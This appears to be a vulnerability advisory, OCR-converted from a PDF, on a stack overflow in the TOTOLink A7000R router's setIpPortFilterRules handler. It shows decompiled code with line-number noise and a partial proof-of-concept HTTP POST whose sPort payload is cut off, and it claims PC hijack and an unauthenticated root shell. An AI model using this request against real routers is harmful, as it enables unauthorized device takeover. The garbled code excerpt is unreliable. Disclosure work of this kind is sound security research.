


TOTOLink A7000R V9.1.0u.6115_B20201022 has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.totolink.net/
- Firmware download address: https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/171/ids/36.htm |

Product Information

TOTOLink A7000R V9.1.0u.6115_B20201022 router, the latest version of simulation overview:



Vulnerability details

```
Var = websGetVar(a1, "addEffect", (int)&word_43908C);
 20
           v3 = atoi(Var);
21
           v4 = websGetVar(a1, "enable", (int)&word_43908C);
0 22 v5 = atoi(v4);
 0 23  memset(v15, 0, sizeof(v15));
           memset(v16, 0, sizeof(v16));
 0 25 if (!v3)
   26 {
              nvram_set_int("fw_lw_enable_x", v5 != 0);
 27
   28 LABEL_20:
 29
              nvram_commit();
9 30
               notify_rc("restart_firewall");
             goto LABEL_21;
 9 31
   32 }
32 }
33 v6 = websGetVar(a1, "ip", (int)&byte_43AFC8);
34 v7 = websGetVar(a1, "proto", (int)&byte_43AFC8);
35 v8 = websGetVar(a1, "sPort", (int)&byte_43AFC8);
36 v9 = websGetVar(a1, "ePort", (int)&byte_43AFC8);
37 v17 = websGetVar(a1, "desc", (int)&byte_43AFC8);
38 v10 = websGetVar(a1, "time", (int)&byte_43AFC8);
39 v11 = websGetVar(a1, "time", (int)&byte_43AFC8);
40 printf(v16, "%s:%s", v8, v9);
41 t (v6 && v8 && v9 && (*v6 || *v8 || *v9))
42 {
 43
               if ( v3 != 1 )
   44
        0001F62C sub 41F594:22 (41F62C)
```

V8 is formatted into V16 through sprintf function, and V8 is the value of sport we enter. The size of the format string is not limited, resulting in stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

POST /cgi-bin/cstecgi.cgi HTTP/1.1 Host: 192.168.0.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101

Firefox/102.0

Accept: application/json, text/javascript, */*; q=0.01

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate

Content-Length: 584

Origin: http://192.168.0.1

DNT: 1

Connection: close

Cookie: SESSION ID=2:1658224702:2


Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest


Pragma: no-cache

Cache-Control: no-cache

{"topicurl": "setting/setIpPortFilterRules", "addEffect": "1", "sPort":



The above figure shows the POC attack effect



As shown in the figure above, we can hijack PC registers.

```
CMXCMXC-X
rwxrwxr-x
              2 1000
rwxrwxr-x
drwxrwxr-x
drwxrwxr-x
              2 1000
              9 1000
                          1000
                                                      2020 usr
              2 1000
                          1000
                                        4096 Dec
drwxrwxr-x
              9 1000
                          1000
                                        4096 Dec
```

Finally, you can write exp to get a stable root shell without authorization.